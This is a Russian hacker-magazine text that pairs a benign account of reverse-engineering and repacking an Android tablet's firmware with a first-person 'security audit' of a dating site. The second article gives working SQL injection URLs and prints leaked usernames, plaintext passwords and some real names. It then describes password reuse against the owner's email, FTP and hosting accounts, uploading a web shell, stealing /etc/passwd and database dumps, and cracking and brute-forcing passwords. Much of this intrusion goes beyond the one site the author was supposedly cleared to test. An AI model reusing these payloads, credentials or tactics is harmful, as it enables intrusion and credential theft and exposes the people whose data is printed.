1. Запускать монтирование SD-карты из init-скриптов вручную. Правда, этот путь не мог гарантировать 100%-й совместимости со всеми Android internals, иными словами, нельзя было бы поручиться за стабильность работы системы, убрав из нее ключевой компонент «общения» с внешними накопителями — vold.
2. Взять открытые исходники vold и попробовать собрать его для данного устройства. Гарантий также никаких, кроме того, это могло бы потребовать изрядного количества времени, которого, как всегда, не хватало.

При этом пришлось бы пришлось бы писать shell-скрипты, вызываемые через ADB, и получить результирующий бинарник прошивки никак бы не вышло, а это, в свою очередь, удорожило бы работу технических специалистов заказчика, так что этот путь был оставлен про запас и исследование продолжилось в новом направлении.

РЕШЕНИЕ ПРИШЛО ВНЕЗАПНО

Столкнувшись с такой проблемой, я решил еще раз внимательно изучить то, что было у нас в руках. Особый интерес вызывал прошивальщик, который, помимо самого файла прошивки firmware.bin, содержал еще ряд вспомогательных ресурсов: bootheader.bin, bootpack.bin, bootresource.bin, scanram.bin, updater.bin. Они также необходимы, но нерелевантны для нашей задачи. Больший интерес представляют файлы, которые используются прошивальщиком для загрузки своего собственного кода на устройство: small_isp.bin, cmdline, initrd и kernel.

Данное устройство использовало для прошивки так называемый ISP mode (это обозначение одного из режимов программирования флеш-памяти). Алгоритм работы прошивальщика можно разделить на четыре этапа:

1. Технический специалист перезагружает устройство в режиме прошивки, зажав при его включении кнопки <Home + Power>.
2. Прошивальщик опознает устройство по USB и перезагружает его в ISP mode.
3. Прошивальщик загружает на устройство Linux, передавая файлы cmdline, initrd и kernel. Файл kernel — это ядро ОС, initrd — раздел с ПО прошивальщика на стороне устройства, cmdline — параметры ядра, содержащие в себе размер файла initrd.
4. Загруженная на устройстве Linux начинает принимать от прошивальщика основные файлы прошивки, распаковывать их и записывать в соответствии с внутренними алгоритмами.

Что же представляли собой эти внутренние алгоритмы? Решение пришло внезапно. Оказалось, что initrd содержал в себе исходные коды прошивальщика на языке Lua, а также бинарники дополнительных Lua-модулей. Для распаковки initrd необходимо выполнить следующие команды:

```
# mkdir initrd-unpacked
# cd initrd-unpacked
# gunzip < ../initrd | cpio -i --make-directories
```

Для обратной упаковки (при необходимости; например, для тестирования модифицированных версий скриптов):

```
# find ./ | cpio -H newc -o > initrd.cpio
# gzip initrd.cpio
# mv initrd.cpio.gz initrd
```

1

Секция	Описание
Заголовок 1	Содержит в себе информацию о размерах firmwareImage, userImage, dataImage
Заголовок 2	Содержит в себе информацию о распакованных и сжатых kernel.bin и system.bin, их контрольные суммы, общую контрольную сумму, таблицу разделов и ряд других параметров
firmwareImage	
kernel.bin	LZO-packed kernel + initrd
system.bin	LZO-packed ext4 FS /system
userImage	GZ-packed Контент /mnt/sdcard, записываемый при первоначальной прошивке
dataImage	GZ-packed Контент /data, записываемый при первоначальной прошивке и сбросе настроек

Рис. 1. Формат прошивки планшета

Это может показаться странным, но действительно разработчики зачем-то придумали свой собственный формат прошивки, при этом оставив скрипты, оперирующие с этим форматом, в initrd в открытом виде.

PLUTO

Хидеры прошивки планшета были запакованы с помощью модуля Pluto (bit.ly/195V1Wj), который упаковывает Lua-таблицы в бинарный формат. Язык программирования Lua вообще активно использует подключаемые модули, представляющие собой so-библиотеки, которые добавляют те или иные API. Вдобавок ко всему, как следовало из документации, Pluto был платформо- и архитектурнозависим. Intel и ARM (на которой был построен планшет) существенно отличаются: Intel использует little-endian порядок байт в представлении чисел, а ARM — big-endian.

И здесь возникла серьезная проблема: стандартный модуль Pluto не распаковывал полученные данные. Были испробованы разные версии Lua и даже разные архитектуры CPU (x86, x86_64, ARM). Оказалось, что просто разработчики прошивки использовали свою, ни с чем ни совместимую версию Pluto.

Для того чтобы распаковать данные, пришлось воспользоваться эмулятором QEMU для архитектуры ARM и установить на него Debian Linux. А затем установить Lua и положить модуль pluto.so, извлеченный из initrd, в каталог модулей Lua.

LZO

Отдельную сложность преподнес также алгоритм сжатия LZO. Дело в том, что формат данных для этого алгоритма архивации не стандартизирован, поэтому сложно написать распаковщик, не зная, каким образом файл был запакован. Однако среди Lua-модулей initrd был модуль `lua_lzo.so`. На помощь пришел метод, описанный в предыдущем абзаце, правда, усложненный тем, что lua_lzo.so требовал в зависимости системную библиотеку `liblzo.so` (которая была взята из того же initrd) и нестандартное подключение модуля через `package.cpath`.

Распаковка выполняется в цикле, блоками данных. Для распаковки используются функции:

1. handle = `lzo.decompressInit(header)`, где
   - header — magic number + размер блока архивации;
   - handle — хендл, использующийся в двух других функциях.

2. `... = lzo.decompressPorcess(handle)`
3. `lzo.decompressFinish(handle)`

Примечательно то, что необходимо точно знать размер архива, чтобы распаковка выполнилась успешно. В противном случае распаковка зависает на статусе `DECOMPRESS_NEED_MORE_DATA`. Размер архива указан в заголовке 2 (см. рис. 1).

Компрессия данных выполняется сложнее, так как функции компрессии не документированы и их работоспособность выявлялась пробным путем. Функции аналогичны:

1. handle, header `= lzo.compressInit(blockSize)`
2. `... = lzo.compressProcess(handle, data)`
3. `lzo.compressFinish(handle)`

Отличительный момент компрессии от декомпрессии в том, что перед записью блока данных, полученных в результате выполнения функции `lzo.compressProcess`, необходимо записать размер упакованного блока данных. Это следует из общей документации на алгоритм сжатия LZO и из анализа архива, полученного при разборе оригинальной прошивки.

В итоге, исследуя исходный код скриптов, пытаясь понять их логику работы, форматы данных, а также проведя множество экспериментов, прошивку удалось распаковать.

РЕСАЙЗ СИСТЕМНОГО РАЗДЕЛА

Распакованный файл системного раздела (`system.bin`) представлял собой образ файловой системы ext4. Для того чтобы записать данные заказчика, его необходимо было расширить на 1 Гб. Для этого нужно сделать следующее:

1. Расширить саму файловую систему.
2. В заголовке 2, в таблице разделов, уменьшить на 1 Гб раздел nanda1 и увеличить на столько же раздел nanda2.
3. Снова заархивировать `system.bin`, пересчитать контрольные суммы и записать их в заголовки.

Сам же ресайз системного раздела выполняется следующими командами:

```
# mkdir system_new
# losetup /dev/loop0 system.bin
# e2fsck -f /dev/loop0
# resize2fs /dev/loop0 2G
# mount /dev/loop0 system_new
...
# umount system_new
# losetup -d /dev/loop0
```

РАБОТА С DATA-РАЗДЕЛОМ

В рамках решения данной задачи часть изменений в системе производилась не только в `/system`, но и в `/data`. Для этого необходимо было распаковать `dataImage.tar.gz`, сделать необходимые изменения и запаковать обратно. Подобным образом следует поступить и с `userImage.tar.gz`, если требуется внести изменения в контент SD-карты.

Для упаковки с сохранением прав доступа используем команды:

Рис. 2. Заголовки бинарника прошивки в консоли ARM-эмулятора

ПОДКЛЮЧЕНИЕ LUA-МОДУЛЕЙ

Язык программирования Lua расширяется за счет внешних подключаемых модулей, которые могут быть написаны как на Lua, так и на C. В последнем случае это обычные so-библиотеки, экспортирующие ряд API-функций.

Их подключение производится с помощью функции `require`, а за путь поиска бинарных модулей отвечает переменная `package.cpath`. У проприетарного LZO-модуля есть своя особенность подключения, которая кроется в его наименовании — `lua_lzo.so`. При этом сам модуль называется lzo, из-за чего его подключение вместо привычного:

```
package.cpath = package.cpath .. "/home/mikhail/lua_so/?.so"
require "lzo"
```

следует производить так:

```
package.cpath = package.cpath .. "/home/mikhail/lua_so/lua_?.so"
require "lzo"
```

Также стоит обратить внимание на пакетный менеджер LuaRocks, который позволяет устанавливать модули из единого репозитория и удобно их подключать. Например, в рамках данного исследования модули nixio и MD5 были подключены именно через LuaRocks.

```
# tar cvf - . | gzip -9 - > ../user.tar.gz
# tar cvfp - . | gzip -9 - > ../data.tar.gz
```

ЗАМЕНА ПРИЛОЖЕНИЙ ПО УМОЛЧАНИЮ

Заказчику было нужно не только записать свой контент в постоянную память устройства, но и заменить стандартный launcher своим собственным приложением, обеспечив требуемый User Experience.

Замена launcher'а (и других приложений по умолчанию) производилась путем редактирования файлов `/data/system/packages.list` и `/data/system/packages.xml`. Сначала дефолтные настройки выполнялись на устройстве, затем содержание файлов частично переносилось в прошивку.

Файл `packages.list` представляет собой список установленных в системе пакетов. Нужный пакет launcher'а называется com.soaw.launcher и добавляется строчкой:

```
com.soaw.launcher 10068 1 /data/data/com.soaw.launcher
```

А `packages.xml` — это база данных установленных в системе пакетов и их метаданных, таких как сертификаты, права доступа, приложения по умолчанию и прочее. За настройку программ по умолчанию отвечают две записи. Первая запись — это метаданные launcher'а. Обрати внимание на атрибут `index` в теге `<cert>`, его значение должно быть на единицу больше уже существующего в файле, чтобы не случилось путаницы сертификатов.

```
<package name="com.soaw.launcher" codePath="/system/app/↵
 SOAWLauncher.apk" nativeLibraryPath="/data/data/com.soaw.↵
 launcher/lib" flags="1" ft="141c2c2bbe0" it="141c2c2bbe0" ↵
 ut="141c2c2bbe0" version="1" userId="10068">
    <sigs count="1">
        <cert index="20" key="..." />
    </sigs>
</package>
```

Следующая запись — это настройки программ по умолчанию. Здесь задается выбор launcher'а и программы-медиаплеера.

```
<preferred-activities>
  <item name="com.soaw.launcher/.activity.HomeActivity" ↵
   match="100000" set="2">
    <set name="com.android.launcher/com.android.launcher2.↵
     Launcher"/>
    <set name="com.soaw.launcher/.activity.HomeActivity"/>
    <filter>
      <action name="android.intent.action.MAIN"/>
      <cat name="android.intent.category.HOME"/>
      <cat name="android.intent.category.DEFAULT"/>
    </filter>
  </item>
  <item name="com.android.gallery3d/.app.MovieActivity" ↵
   match="600000" set="2">
    <set name="com.generalplus.GaGaPlayer/.↵
     MoviePlayerActivity"/>
    <set name="com.android.gallery3d/.app.MovieActivity"/>
    <filter>
      <action name="android.intent.action.VIEW"/>
      <cat name="android.intent.category.DEFAULT"/>
      <type name="video/mp4"/>
    </filter>
  </item>
</preferred-activities>
```

СИСТЕМНЫЕ НАСТРОЙКИ

Как известно, Android имеет SQLite базу данных системных настроек, которую возможно модифицировать на этапе подготовки образа прошивки. Файл базы данных находится в `/data/data/com.android.providers.settings/databases/settings.db`.

Сокрытие нижней панели выполняется в таблице `system` следующими записями:

```
navigation_bar_mode = 4
navigation_bar_buttons_show = 0
navigation_bar_buttons_need_show = 0
```

Отключение экрана блокировки выполняется в таблице `secure`:

```
lockscreen.disabled = 1
```

АЛГОРИТМ СЖАТИЯ LZO

LZO — семейство блочных алгоритмов сжатия, обладающих важными для портативных компьютеров характеристиками:

- очень высокой скоростью распаковки;
- малым потреблением памяти;
- поблочной распаковкой данных, порциями небольшого размера.

С точки зрения реверс-инжиниринга он имеет два недостатка:

- LZO включает в себя девять алгоритмов сжатия, и к каждому из них идет свой распаковщик;
- структура файлов LZO-архивов не стандартизирована, разные библиотеки генерируют разную структуру.

В нашем случае архивные данные имели следующий формат:

- Magic-последовательность («PMOC»);
- размер блока данных, используемый при упаковке (131072). Напомню, что в ARM используется система little-endian, а значит, что это число соответствует hex-значению 0x00000200 (см. рис. 3);
- блоки данных, содержащие:
  - размер блока (например, 1816);
  - запакованные данные обозначенного выше размера.

Это означает, что блок запакованных данных размером 1816 байт распакуется в 128 килобайт информации.




Рис. 3. Размер блока данных LZO-архива

INIT-СКРИПТЫ

Init-скрипты Android записываются на / в момент загрузки устройства и поэтому, хотя они и могут быть отредактированы непосредственно на устройстве, при следующей перезагрузке будут перезаписаны оригинальными файлами. Вероятнее всего, они располагаются в initrd, но исследования на эту тему не проводились.

ЗАКЛЮЧЕНИЕ

Наша жизнь — процесс. Закрытые программные системы — потемки. Процесс познания потемок и есть реверс-инжиниринг. Этот подход помог не только решить основную бизнес-задачу — выпустить кастомную прошивку, но и узнать больше о внутреннем устройстве Android в целом, что, несомненно, весьма интересно для настоящего хакера. Важно помнить, что реверс-инжиниринг — инструмент легальный и универсальный. Не будь его, мир никогда бы не узнал об опаснейших бэкдорах в прошивках ведущих производителей сетевого оборудования, об аппаратных «закладках» в микропроцессорах, об утечках данных в популярных интернет-приложениях. Если кто-то изобрел «черный ящик», то всегда найдется тот, кто сможет понять, как он работает.



Знакомство с Факерами

«Небольшой» аудит безопасности дейтинг-ресурса

Василий Петрович
zadoff.vasja@ya.ru

Практически все знают, что желательно использовать уникальные пароли для каждого отдельного сервиса/сайта/компьютера, но почему-то многие на это забивают. И если рядовой пользователь, заводя всюду одинаковые пароли, рискует подарить свою учетку в соцсети нехорошим личностям, то администраторы ресурсов несут на своих плечах бремя ответственности не только за себя, но и за всех своих юзеров. Насколько хорошо они справляются с этими обязанностями? Пока не проверишь — не узнаешь. Вот как раз об этом и будет мой сегодняшний рассказ.

ЗНАКОМСТВО С ПАЦИЕНТОМ


День первый. Зима, отпуск, быстро надоевшее безделье — все это подстегивало и толкало к поискам очередной разминки для извилин. К счастью, от безделья устал и мой приятель и попросил изучить на предмет безопасности один из дейтинг-сайтов, которыми занимаются его друзья. Пришедшие акционеры хотели понять, как обстоят дела с безопасностью, и дали полный карт-бланш на действия. Назовем этот сайт условно super-puper-dating.com, и расскажу я о том, как делал для него black box тестирование.

Окинув пациента беглым взглядом, я пришел к выводу, что сайт самописный и на нем активно используется mod_rewrite. К сожалению, поиск информации об ошибках в работе сайта через гугл ничего не дал — никаких warning'ов и ошибок мускула в выдаче не значилось.

Начав подставлять одинарные кавычки во все параметры, я убедился, что без регистрации ничего путного не выйдет. Хорошо, регаемся. После этого на почту упало стандартное письмо от веб-мастера с моим ником, пассом, кодом активации и ссылкой на остальные сайты в этой группе. Правда, остальные ресурсы интересовали меня меньше всего, так как до этого я уже успел побывать на замечательном сайте yougetsignal.com — простой, не требующий регистрации сервис, который, помимо прочего, предоставляет услугу Reverse ip domain check. Он выдал мне много интересной информации. Точность его показаний колеблется в районе 75–85%, чего, впрочем, вполне хватает.

ПЕРВЫЕ НАХОДКИ

К сожалению, хотя и вполне закономерно, 99% всех сайтов, находящихся на серваке, являлись одним движком, только с разными шкурами. Один ресурс представлял собой внутреннюю биллинг-систему для продажи услуг юзерам дейтинг-сайта. Бегло изучив «соседей» и не найдя ничего интересного, я решил залогиниться на сайт и продолжить свои попытки там. Перепробовав все что можно и не получив сколько-нибудь положительного результата, уже было собрался закрывать вкладку и переходить к следующему сайту знакомств, как в форме ответа на мессагу в форуме обнаружился баг. Он заключался в том, что при отправке ответа в ветку параметры не проверялись на наличие посторонних символов, в частности кавычки.



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

Это был единственный найденный за это время баг, но он привел к получению всех, так нужных мне данных. Итак, подставив кавычку в запрос `http://www.super-puper-dating.com/mega1forums/index.php?replyto=19335'&topic=true`, я получил следующее:

```
Unknown column 'rsquo' in 'where clause' Topic ↵
Category:
```

и


```
You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server
version for the right syntax to use near '; or
parenttopic=19335') and forumlang='en' order by
topicid' at line 1
```

что говорило о трудностях перевода для MySQL.

Подставив в запрос `uninon select`, я получил сообщение: `The used SELECT statements have a different number`, что, в свою очередь, указывало на несовпадение количества выводимых колонок в запросе. Всего их оказалось ровно 26, и часть из них выводилась на экран. Первым делом я решил проверить версию установленной СУБД:

```
http://www.super-puper-dating.com/megaforums/ ↵
index.php?replytoid=-2+union+select+1,2, ↵
concat(user(),0x3a,version(),0x3a,database()), ↵
4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19, ↵
20,21,22,23,24,25,26&addtopic=false
```

Ответ меня очень порадовал — 5.1.61! Вот и все, осталось только узнать имена таблиц и колонок в них через `information_schema`. Недолго думая, я скомандовал: `UNION SELECT 1,2,TABLE_NAME ,...,26 FROM INFORMATION_SCHEMA.TABLES`. Увиденный результат меня крайне опечалил: `CHARACTER_SETS`. Данное значение говорило не только об идентификации набора символов для данного пользователя, но и о том, что записи в этом баге выводятся по одной. Хотя сам вывод данных, безусловно, был уже позитивным моментом. Короче говоря, классика.



Unknown column 'rsquo' in 'where clause' Topic Category:
HELP: TECHNOLOGY - COMPUTERS

Topic Subject:

Topic Text:

My response contains general non-offensive language (g) or adult oriented language (r or x)
G rated language (for everyone - not lewd)

Location:
Yes, Not Applicable

submit [cancel]

[All Forums | Create a new topic]

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '; or topicparentid=19335') and forumlang='en' order by topicid desc' at line 1

Ошибка при постановке кавычки в запрос

Topic Category:
- 21 -: - 22 -

Topic Subject:
[redacted]date@localhost:5.1.61:[redacted]date


Topic Text:

My response contains general non-offensive language (g) or adult oriented language (r or x)
G rated language (for everyone - not lewd)

Location:
Yes, Not Applicable

submit [cancel]

Смотрим пользователя и версию СУБД



Пользователи с паролями от MySQL-сервера



Query#0 : select username,userpass,userfirstname,userlastname,email,membersite,website from users

username	userpass	userfirstname	userlastname	email	membersite	website
[redacted]iats.org	lsl	Lone Star	Admin	[illegible]	[redacted]pro.com	[redacted]s.org
admin	ad@min123	[redacted]	[redacted]	[illegible]		
[redacted]ket.com	go4it	[redacted]	[redacted]	[illegible]	[redacted]pro.com	[redacted]
benr	Dance	Ben	Ramirez	[illegible]	[redacted]pro.com	[redacted]iats.org
[redacted]onyb	go4it	[redacted]ny	[redacted]	[illegible]	[redacted]pro.com	[redacted]ts.org
toddc	montrose	Todd	Casler	[illegible]	[redacted]ro.com	[redacted]iats.org
[redacted]deo.org	password			[illegible]	???	[redacted]deo.org
[redacted]deo.com	reno@gay1			[illegible]	???	[redacted]deo.com
whatever	dancer				[redacted]ro.com	[redacted]ver.com
tylerg	password	Tyler	[redacted]	[illegible]	[redacted]ro.com	[redacted]ats.org
[redacted]ds.com	password			[illegible]	???	[redacted]ds.com
[redacted]heatre.com	password			[illegible]	???	[redacted]eatre.com
[redacted]deo.com	password			[illegible]	???	[redacted]deo.com
[redacted]nline.com	password			[illegible]	???	[redacted]nline.com
[redacted]fitness.com	password			[illegible]	???	[redacted]tness.com
[redacted]ontrol.com	password			[illegible]	???	[redacted]trol.com
[redacted]alpro.com	password			[illegible]	???	[redacted]alpro.com
[redacted]signs.com	password			[illegible]	???	[redacted]signs.com
[redacted].org	password	Admin	User	[illegible]	???	[redacted]org
[redacted]re.com	Za@pfi123	Thomas	[redacted]	[illegible]	???	[redacted]re.com
[redacted]hony_b	go4it	[redacted]	[redacted]	[illegible]	[redacted]o.com	[redacted]s.com
zapanthony	password	[redacted]	[redacted]	[illegible]	[redacted]pro.com	[redacted]re.com
bryanv	bearkat	Bryan	Vavra	[illegible]	[redacted]pro.com	[redacted]ts.org
[redacted]ar.com	password			[illegible]	???	[redacted]com
[redacted]c.biz	password			[illegible]	???	[redacted]c.biz
[redacted]day.com	password			[illegible]	???	[redacted]day.com
[redacted]leleague-com.com	password			[illegible]	???	[redacted]eleague-com.com
[redacted]eleague.com	password			[illegible]	???	[redacted]ague.com
[redacted]nc.com	password			[illegible]	???	[redacted]s.com
[redacted]net.com	password			[illegible]	???	[redacted]t.com
[redacted]et.com	password			[illegible]	???	[redacted]com
[redacted].biz	password			[illegible]	???	[redacted]biz
[redacted].net	Denver80205	CGRA	Admin	[illegible]	???	[redacted]net

Пароли с тестового сервера для управления доменами

К сожалению, пользователь, под которым крутилась эта база, не мог работать с файловой структурой, и поэтому возможность закинуть шелл и быстро слить базы отсутствовала. Ввиду ограниченности прав я не мог посмотреть и таблицу mysql.users. Что тоже очень печалило. Запущенный в фоне сканер папок и файлов обнаружил наличие директории phpMyAdmin на одном из сайтов на этом серваке, что давало призрачный шанс ускорить процесс получения базы. К пяти часам утра я уже знал о наличии таблиц с названием `billingrecurring`, `ccbill` и `users`. Последняя содержала в себе больше 200K записей, причем в открытом виде (кошмар!). А вот админок или каких бы то ни было CMS, использующих базу и позволяющих редактировать шаблоны, найдено не было. В общем-то, неплохой улов для одного дня, так что можно и отдохнуть, благо утро уже почти наступило.

ЗНАКОМИМСЯ С СОСЕДЯМИ

Наступил второй день, и я продолжил ковырять сайт. Как было сказано выше, был получен доступ к базам — и это уже можно было показать как результат работы, но хотелось дойти до конца! Вытягивать записи из БД по одной, конечно, можно, но это не оптимальный метод, и его хотелось бы оставить только на крайний случай. К тому же надпись в phpMyAdmin, гласящая «Доступ запрещен», честно говоря, немного напрягала.

С помощью who.is я решил посмотреть данные владельца ресурса `super-puper-dating.com`. Он оказался уже в другом домене — будем называть его `puper-domain.com`. По этим данным было легко найти его идентификатор на сайте (назовем его Иван) и через скулю вытащить пароль. Идея простая: можно попробовать использовать пароль для почтового ящика (как показывает практика, владельцы даже крупных проектов тоже люди и тоже любят одинаковые пароли). Если бы пароль подошел, то в ящике могут быть данные для подключения к super-puper-dating.com. Пароль у Ивана оказался довольно непритязательным — `god5it` (как видишь, он до жути прост и нарушает все существующие законы создания безопасного пароля). Пароль подошел и к почте! Но, войдя в почтовый ящик, я увидел лишь папочку Junk, где лежал спам и больше ничего :(.

Ну да ладно, у меня еще была куча возможностей в виде сервера с доменом `puper-domain.com`. В первую очередь я проверил, есть ли у него соседи. Таковых оказалось около сорока. Неплохо, где-то явно должен быть баг. Полазив по сайтам десять часов, я нашел какую-то самописную CMS, с наполовину интегрированным WYSIWYG-редактором, папки `webmail` и `urchin`. При заходе в папку `webmail` меня перебрасывало в панель управления, а незапароленный `urchin` показывал статистику посещений сайтов. Там же я нашел и обращения к папке `editor_files`, где лежали файлы WYSIWYG-редактора. Однако уязвимым оказался только скрипт `dialog_frame.php`, который выводил на экран содержимое `.htaccess`, но показывать содержимое файлов с расширением php или файлов, находящихся в вышележащих каталогах, он отказывался напрочь. При изменении языкового файла данный скрипт выдавал сообщение об ошибке, которое выражалось полным раскрытием пути, его я получил и при обращении к другим файлам этих сайтов, но никакого чтения/записи так получено и не было.

На этом я приостановил занятия, так как пришло время катания на коньках.

В ГОСТЯХ У PUPER-DOMAIN.COM

День третий. Повторный проход по сайтам ничего нового не принес. И тогда я решил попробовать пасс с дейтинга на FTP на puper-domain.com, благо к почте он подошел. Как я говорил, мне удалось получить полное раскрытие пути, как правило содержащее в себе и имя учетной записи, из-под которой происходит вызов скрипта. Ранее запущенный Nmap услужливо сообщил мне, что все интересующие любого хакера порты светятся, как зеленый сигнал светофора, и никаких ограничений по IP не предусмотрено. Так как у меня была одна учетная запись и один пасс, я скомандовал своему FTP-клиенту

```
open 3.1.3.37
user:ivan
pass:god5it
```

и в ответ получил всего два слова: `Login successful`. Это меня одновременно удивило и обрадовало.

Как правило, внутренняя защита подобных проектов практически сведена к нулю, и дело здесь вот в чем. Над проектом работает от одного до десяти человек, и все они нацелены на общий результат, а создавать несколько аккаунтов с разными паролями администраторам (владельцам сайтов) сервака, как это обычно бывает, — лень. В данном случае админ был один, а это оказался его тестовый сервер, где он создавал свои и чужие проекты. Вот так мы и получили, что хотели, — читается практически все, включая папку root. Быстренько закинув веб-шелл, я увидел свои права `uid=80(apache) gid=80(apache) groups=80(apache)`. Полазив по файловой системе, нашел достаточное количество конфигов с пассами, записал их в один файл для дальнейшего аудита. Надо сказать, что на этом сервере крутились разные самописные магазины и, соответственно, конфиги для подключения к биллингу :). Перед самым уходом заглянул в папку к руту и в подпапке `backup` обнаружил дамп базы MySQL со всеми ее пятнадцатью пользователями.


Также не был забыт и файл `passwd` из каталога `/etc`. Все это было нужно для дальнейшего анализа, ведь данных для подключения к интересующему меня серверу на этом компе я не нашел.

ИДЕМ НАПРОЛОМ

Завершив FTP-сессию, я запустил PasswordsPro, загрузил добытые MySQL-хеши, а также добавил новый пасслист, который содержал в себе все найденные мною на втором сервере пароли.

Для восстановления исходных пассов был выбран режим гибридной атаки по словарю. И уже через две минуты брутер открыл 2/3 расшифрованных пассов, в том числе и root-пароль: `god5it123`. Таким образом, у меня было уже около тридцати пассов, включая два пасса, созданных по маске, `Dr@upa7132` и `Br@iti123`.

Расколотые хеши — это, конечно, замечательно, но они были не от интересующей меня машины. Поэтому я решил сге-



↑ **Панель управления доменами**

нерировать новые пароли на основе уже найденных и применить их по назначению, то есть для попытки логина на машину с дейтинг-ресурсом. Генерация пассов с моей стороны заключалась в следующем: берем первые две буквы доменного имени (первую делаем заглавной), затем символ `@`, после этого еще три буквы доменного имени и в конце маска чисел 123 и 7132. Ну что же, тестовые пароли есть, осталось найти валидных пользователей с первого сервера. Учитывая, что оба сервака относились к одному хостинг-провайдеру, можно было предположить, что создание учетных записей на основной и дополнительной машине будет одинаковым. Поэтому я открыл `/etc/passwd`, взятый с `puper-domain.com`, и посмотрел список пользователей. Среди системных юзеров находились и пользователи, имена которых являлись названием сайтов, точно так же, как и та учетная запись, к которой подошел пароль god5it.

Теперь у меня появилась хоть и довольно призрачная, но теоретически обоснованная возможность проникновения на целевую машину. Открываю `yougetsignal.com`, вбиваю `super-puper-dating.com`, получаю список сайтов, убираю у всех доменную зону и получаю порядка сотни возможных учетных записей. Создав комболист и загрузив его в brutus, выставляю поиск пользователей по FTP. Сам же тем временем, не особо рассчитывая на удачу, начинаю искать хостинг-провайдера и регистратора доменов с интересующим меня именем. Он нашелся довольно быстро. Это была компания, которая предоставляла не только регистрацию доменных имен, но и услуги хостинга. С третьей попытки логин оказался удачным, подошел рутовый пасс от мускуля тестовой машины. Как оказалось, Иван является VIP-клиентом этой конторы и имеет 205 доменов на борту.

